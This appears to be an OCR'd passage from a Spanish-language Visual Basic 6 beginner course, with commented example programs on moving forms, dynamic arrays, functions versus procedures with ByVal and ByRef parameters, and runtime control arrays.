(Nota: el "_" que hay al final de los de las líneas de este código indica que la frase acaba ahí, pero que se sigue ejecutando el código que hay en la línea siguiente, esto saldrá mucho a partir de ahora, así se mejora la lectura del código).

```
Private Sub Form_Load()
frmPrincipal.Caption = "Formulario"
frmPrincipal.Height = 0.25 * Screen.Height
frmPrincipal.Width = 0.25 * Screen.Height
frmPrincipal.Top = Screen.Height / 5
```

```
frmPrincipal.Left = Screen.Width / 5
End Sub
Private Sub cmdBoton_Click()
If primeraVez = False Then
   frmPrincipal.Move 0, 0
   primeraVez = True
Else
   Select Case frmPrincipal.Left
      Case 0
         If frmPrincipal.Top = 0 Then
            frmPrincipal.Move Screen.Width - frmPrincipal.Width
         Else
            frmPrincipal.Move Screen.Width / 2 -
frmPrincipal.Width / 2, _
            Screen.Height / 2 - frmPrincipal.Height / 2
            cmdBoton.Visible = False
         End If
      Case Is > 0
         If frmPrincipal.Top = 0 Then
            frmPrincipal.Move Screen.Width - frmPrincipal.Width,
_
            Screen.Height - frmPrincipal.Height
         Else
            frmPrincipal.Move 0, Screen.Height -
frmPrincipal.Height
         End If
      End Select
End If
End Sub
```

Volver al menú del curso

Total de visitas:

Matrices

Las matrices son como su nombre indica un conjunto de datos ordenados en filas y columnas. Las matrices en VB son en base 0, es decir, sus índices empiezan por 0. Se pueden escribir de muchas formas, pero yo creo que la más interesante es la que se crea con una longitud dinámica, es decir, crece a nuestro antojo. Para dimensionar una matriz se escribe:

Dim matriz() As String

Con esto lo que hemos hecho es crear una matriz de texto. Hay dos conceptos básico y muy importantes, Ubound (o índice superior) y Lbound (o índice inferior). Con ellos vamos a ir dimensionando nuestra matriz. Otra cosa importante, cuando vamos a utilizar una matriz, hay que escribir antes de usarla Redim Matriz(X,X), hay que darle una longitud aunque luego la vamos a cambiar, si hacemos esto a una matriz que ya tiene elementos los perderá, en cambio, si lo hacemos con:

Redim preserve Matriz(X,Y)

no se perderán los elementos.

Cuando tenemos una matriz de varias columnas, matriz(1,2), que correspondería a una matriz de dos columnas y tres filas, sólo se puede cambiar el 2, el 1 no se podría cambiar. Otro ejemplo: matriz(5, 12) es una matriz de 6 columnas y 13 filas en la que solo se pueden incrementar las 5 filas.

El programa de ejemplo que vamos a hacer tiene las siguientes características:


Tenemos dos cajas de texto y un botón:

txtMatriz, que va a tener las propiedades Multiline en true, ScrollBars en 3-Both para que cuando crezca el texto salgan las barras y nos podamos mover y la propiedad Text en blanco.

txtAnyadir, la propiedad Text en blanco.

cmdAnyadir, botón para añadir nuevos datos, la propiedad Caption=”Añadir”

La forma del formulario es:



Como puedes ver he introducido un nuevo objeto que se llama Frame1, este objeto es un contenedor, sirve para poner otros controles dentro. Para introducirlos nada más hay que dibujar el control en su interior.

Vamos a ir haciendo el programa.

1. Tenemos que introducir una variable global que es Matriz().
2. Programamos el botón cmdAnyadir para que cuando se pulse de intruduzca un nuevo elemento en la matriz. Como la varible Matriz() es global siempre verá los cambios.
3. Cuando el usuario pulse el botón lo primero que tenemos que hacer es comprobar que hay algo en la caja de texto.
4. Después tenemos que guardar el dato del nuevo valor en la última posición de la matriz.
5. A continuación tenemos que borrar el contenido de la caja de texto de la izquierda.
6. Finamente tenemos que escribir los elementos de la matriz en la caja de texto.

El código del programa es el siguiente (en azul se muestran los comentarios del programa que conviene leer para poderlo seguir con facilidad):

```
'1º Declaramos la variable Matriz
Dim matriz() As String
'2º Programamos el Form_Load
Private Sub Form_Load()
'Utilizamos la propiedad tabIndex que va a servir
'para que caiga sobre el txtAnyadir el foco al
'comenzar el programa.
Me.txtAnyadir.TabIndex = 0
'Dimensionamos la matriz
ReDim matriz(0)
End Sub
'3º Programamos el click del botón
Private Sub cmdAnyadir_Click()
'Definimos una variable contador
```

```
Dim contador As Integer
'4º Comprobamos que se ha escrito algo
If Len(Me.txtAnyadir.Text) = 0 Then
    'Ponemos un mensajito
    MsgBox "Debe escribir un nombre en la caja de texto"
    'Salimos del click del botón:
    Exit Sub
End If
'si todo ha ido bien seguimos:
'Añadimos el elemento a la matriz:
ReDim Preserve matriz(UBound(matriz) + 1)
matriz(UBound(matriz) - 1) = Me.txtAnyadir
'Ahora borramos el contenido de la caja de texto
Me.txtMatriz.Text = ""
'Finalmente vamos a escribir todos los resultados
For contador = LBound(matriz) To UBound(matriz)
    Me.txtMatriz.Text = Me.txtMatriz.Text & matriz(contador)
& vbCrLf
Next contador
End Sub
```


Volver al menú del curso

Total de visitas:

Funciones y procedimientos

A partir de este momento para ir aumentando más lecciones opto por ir comentando detalladamente los códigos que escribimos apoyándome en gráficos en vez de en palabras. Las lecciones a partir de este momento se van a dividir en el esquema principal del formulario que vamos a tener, el código y posteriormente en la realización de los pasos que hay que seguir para que funcione.

Pantalla



En este apartado siempre aparecerá la pantalla en forma de diseño, no en ejecución.

Código

Aquí aparecerán los códigos, en color azul están los comentarios que serán los que deberemos leer para entender los programas. Los programas intentaré siempre que

vayan escritos en orden de forma que se puedan seguir. Igual ahora os cuesta un poco, cuando hayáis leído unos

cuantos, como pez en el agua, ya veréis.

```
'*****************************************************
'Programa:  Procedimientos y funciones
'Autor:       José Antonio Suárez Navarro
'Objetivo:   Diferencia entre procedimientos y funciones.
'Desarrollo: Vamos a tratar los temas de colección de objetos
'             como es la colección controls. Esta colección va
'             a darnos la posibilidad de recorrer todos los
'            controles que hay en un formulario. De esta forma
'            podemos realizar acciones de un modo seguido.
'            En el form_Load borramos los textos de la caja de
'            texto.
'            En el command1, vamos a ir cambiando el caption
'            del botón para poder ir llamando a nuestras
funciones
'            y procedimientos.
'            Finalmente vamos viendo cuales son las distintas
'            funciones y procedimientos.
'Teoría principal: Una función es una subrutina que va a
devolver un
'                  valor, en este caso es el valor de la suma.
Un
'                 un procedimiento va a realizar una acción
pero sin
'                 devolver ningún valor.

Private Sub Form_Load()
Dim con As Control
'Inicialización de los controles
'pasamos en la colección de controles con un bucle
'for... each, "para cada"...
For Each con In Controls
    If con.Name Like "T*" Then
       con.Text = ""            'cajas de texto en blanco
    Else
       con.Caption = "Botón"   'etiqueta del botón
```

```
    End If
Next con
'Fin de la inicialización de los controles
End Sub


Private Sub Command1_Click()
'En este botón vamos a ir cambiando la etiqueta en cada
pulsación
'para que pueda ir llamando a los procedimientos y funciones.
En el
'momento inicial se llama Botón:
'Declaramos unas variables:
Dim numero1 As Integer, numero2 As Integer
'Preguntamos en una estructura If..elseif...end if cual es el
nombre del
'botón.

 'Comprobamos que estén rellenas las cajas de texto

 If Me.Text1.Text = "" Or Me.Text2.Text = "" Then
    MsgBox "Escriba los valores"
    Exit Sub
 End If

'Ponemos las variables que vamos a pasar
    numero1 = CInt(Me.Text1.Text)
    numero2 = CInt(Me.Text2.Text)
If Me.Command1.Caption = "Botón" Then
    'Asignamos las variables numero1, numero2

    'Primera función, mandamos los valores a la función suma
    'que es una función que toma los parámetros por Valor
    'Esto significa que cuando el valor va a la función, no
    'cambiará su valor. En la función suma se va a cambiar el
valor
    'del primer sumando. Se ha definido una variable opcional
```

```
que no
    'usamos esta vez.
    Me.Text3.Text = CStr(sumar(numero1, numero2))
    Me.Text1 = CStr(numero1)
    Me.Text2 = CStr(numero2)
    'Los valores se han conservado.
    'Cambiamos el nombre del botón para que la segunda vez
    'que entremos se cambie el valor de la etiqueta del botón:
    Me.Command1.Caption = "Color"
ElseIf Me.Command1.Caption = "Color" Then
    'Lee que en la etiqueta pone color y por tanto ejecuta esto
    'Volvemos a poner la función anterior pero le pasamos el
valor
    'opcional:
    Me.Text3.Text = CStr(sumar(numero1, numero2, True))
    Me.Text1 = CStr(numero1)
    Me.Text2 = CStr(numero2)
    'Ahora el color se ha puesto a rojo.
    'Cambiamos nuevamente el nombre del botón
    Me.Command1.Caption = "Por referencia"
ElseIf Me.Command1.Caption = "Por referencia" Then
    'Este es el tercer caso en el que vamos a ir a una función
    'con valores por referencia:
    Me.Text3.Text = CStr(sumar2(numero1, numero2))
    Me.Text1 = CStr(numero1)
    Me.Text2 = CStr(numero2)
    Me.Command1.Caption = "Borrar"
Else
    'Llamamos al procedimiento de borrar
    borrar
    'Avisamos que el programa ha acabado
    MsgBox "El programa ha acabado con éxito"
    'Acabamos el programa
    End

End If
```


```
End Sub



Private Function sumar(ByVal uno As Integer, ByVal dos As
Integer, Optional color As Boolean)
'En esta función se han pasado los valores por valor
'Cambiamos el valor de la primera variable.
uno = uno + 1
sumar = uno + dos
If color = True Then
   Me.Text3.BackColor = vbRed
End If
End Function
Private Function sumar2(ByRef uno As Integer, ByRef dos As
Integer, Optional color As Boolean)
'La función es igual a la anterior pero los valores se pasan por
'referencia
uno = uno + 1
sumar2 = uno + dos
If color = True Then
   Me.Text3.BackColor = vbRed
End If
End Function



Private Sub borrar()
'Procedimiento que recorre la colección controls y borra las
'cajas de texto
Dim c As Control
   For Each c In Controls
      If c.Name Like "T*" Then
         c.Text = ""
      End If
   Next c
```

End Sub

Procedimiento del programa


En este apartado se va a ir comprobando el programa siguiendo una receta para que funcione:

1. Se escriben dos valores en las cajas de texto, 1 y 2:




Si estuvieran vacías aparecerá:

2. Se pulsa al botón. Se ejecutará el primer procedimiento, se observa que los valores de la caja de texto son los mismos y el botón cambia de nombre:




3. Se vuelve a pulsar al botón y se cambiará su nombre y el color de la tercera caja de texto:



4. Vamos a pasar los valores a la función de referencia, como cambia el valor de la primera variable también cambiará el valor de la primera caja de texto (el valor de la operación lógicamente será el mismo):

5. Volvemos a pulsar el botón y se ejecutará el procedimiento que borrará la pantalla, y saldrá del programa:




Volver al menú del curso

Total de visitas:
205540

Array de controles

Pantalla



Código

```
'**************************************************
'Nombre:    Controles en tiempo de ejecución
'Autor:     José Antonio Suárez Navarro
'Objetivo: Crear un array de controles
```


```
'Teoría:    Vamos a crear controles en tiempo de ejecución
'           a partir de un objeto presente en el formulario.
'           Para esto, tendremos que partir siempre de un
'           control existente. Se crean array de controles de
'           tres formas: i) copiando el control, pegandolo en
'           el form y contestando que si a la pregunta de que
'           si queremos crear un array de controles, ii) ponien
'           el mismo nombre a dos controles, y iii) creandolo
'           en tiempo de ejecución como en este ejemplo, para
'           esto hay que cambiar en tiempo de diseño la propiedad
'           index de la caja de texto a 0.
'           El programa va a consistir en if creando cajas de texto
'           cada vez que demos al botón. Cuando se creen 10 en
'           la misma columna iremos a la siguiente y cuando
'           tengamos 5 filas completas se acabará el programa,
'           descargando el formulario.
'*****************************************************
'Primero hay que declarar una variable que la vea todo el
'formulario para ir creando los controles:
Dim contador As Integer
Private Sub Form_Load()
'Ponemos los controles como queremos, esto también se puede
'hacer en tiempo de diseño.
Me.cmd.Caption = "Crear"
'En este caso hay que ponerle el índice al control que como es
el
'primero es 0:
Me.Text1(0).Text = ""
End Sub
Private Sub cmd_Click()
'Programamos la creacción de los controles
Dim contador2 As Integer
'Aumentamos el índice del control
contador = contador + 1
'Comprobamos que los controles creados sean inferirores al que
'hemos dicho en el programa que serían 40 cajas de texto, pero
como
'el índice empieza en base 0, pues es 39.
```

```
If contador <= 39 Then
   'Creamos el control mediante Load [nombre_control]
   Load Text1(contador)
   'Comprobamos que la división entera entre 10 tenga resto 0,
lo
   'que significará que hemos llegado al 10 control
   If Me.Text1.UBound Mod 10 <> 0 Then
   'Ponemos el control en el sitio que queremos utilizando como
en el
   'caso de las matrice el UBound y el LBound, los lugares te los
dejo que
   'los pienses:
      Text1(contador).Move Me.Text1(Me.Text1.UBound -
1).Left, _
         Me.Text1(Me.Text1.UBound - 1).Top + _
         Me.Text1(Me.Text1.UBound - 1).Height + 50
   Else
   'En caso de que sea contrario hay que cambiar el left
respecto al
   'código anterior.
      Text1(contador).Move Me.Text1(Me.Text1.UBound -
1).Left + _
         Me.Text1(Me.Text1.UBound - 1).Width,
Text1(Me.Text1.UBound - 10).Top
   End If
   'Una vez creado lo hacemos visible ya que cuando se crea un
control
   'siempre se invisible.
   Text1(contador).Visible = True
Else
   'En caso de que tengamos nuestro problema resuelto
recorremos
   'el array de cajas de texto y le escribimos fin, y descargamos
el formulario.
   'Es más conveniente descargar el formulario que utilizar End.
   For contador2 = Me.Text1.LBound To Me.Text1.UBound
      Me.Text1(contador2).Text = "Fin"
   Next contador2
```

